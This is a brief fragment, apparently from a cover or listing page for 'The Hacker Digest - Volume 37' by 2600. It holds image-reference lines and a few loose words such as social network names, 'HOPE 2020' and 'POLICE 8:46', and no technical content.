


2600

The Hacker Digest - Volume 37




LinkedIn
Facebook
Instagram
Tinder
CANCEL

HOPE
2020
POLICE
8:46

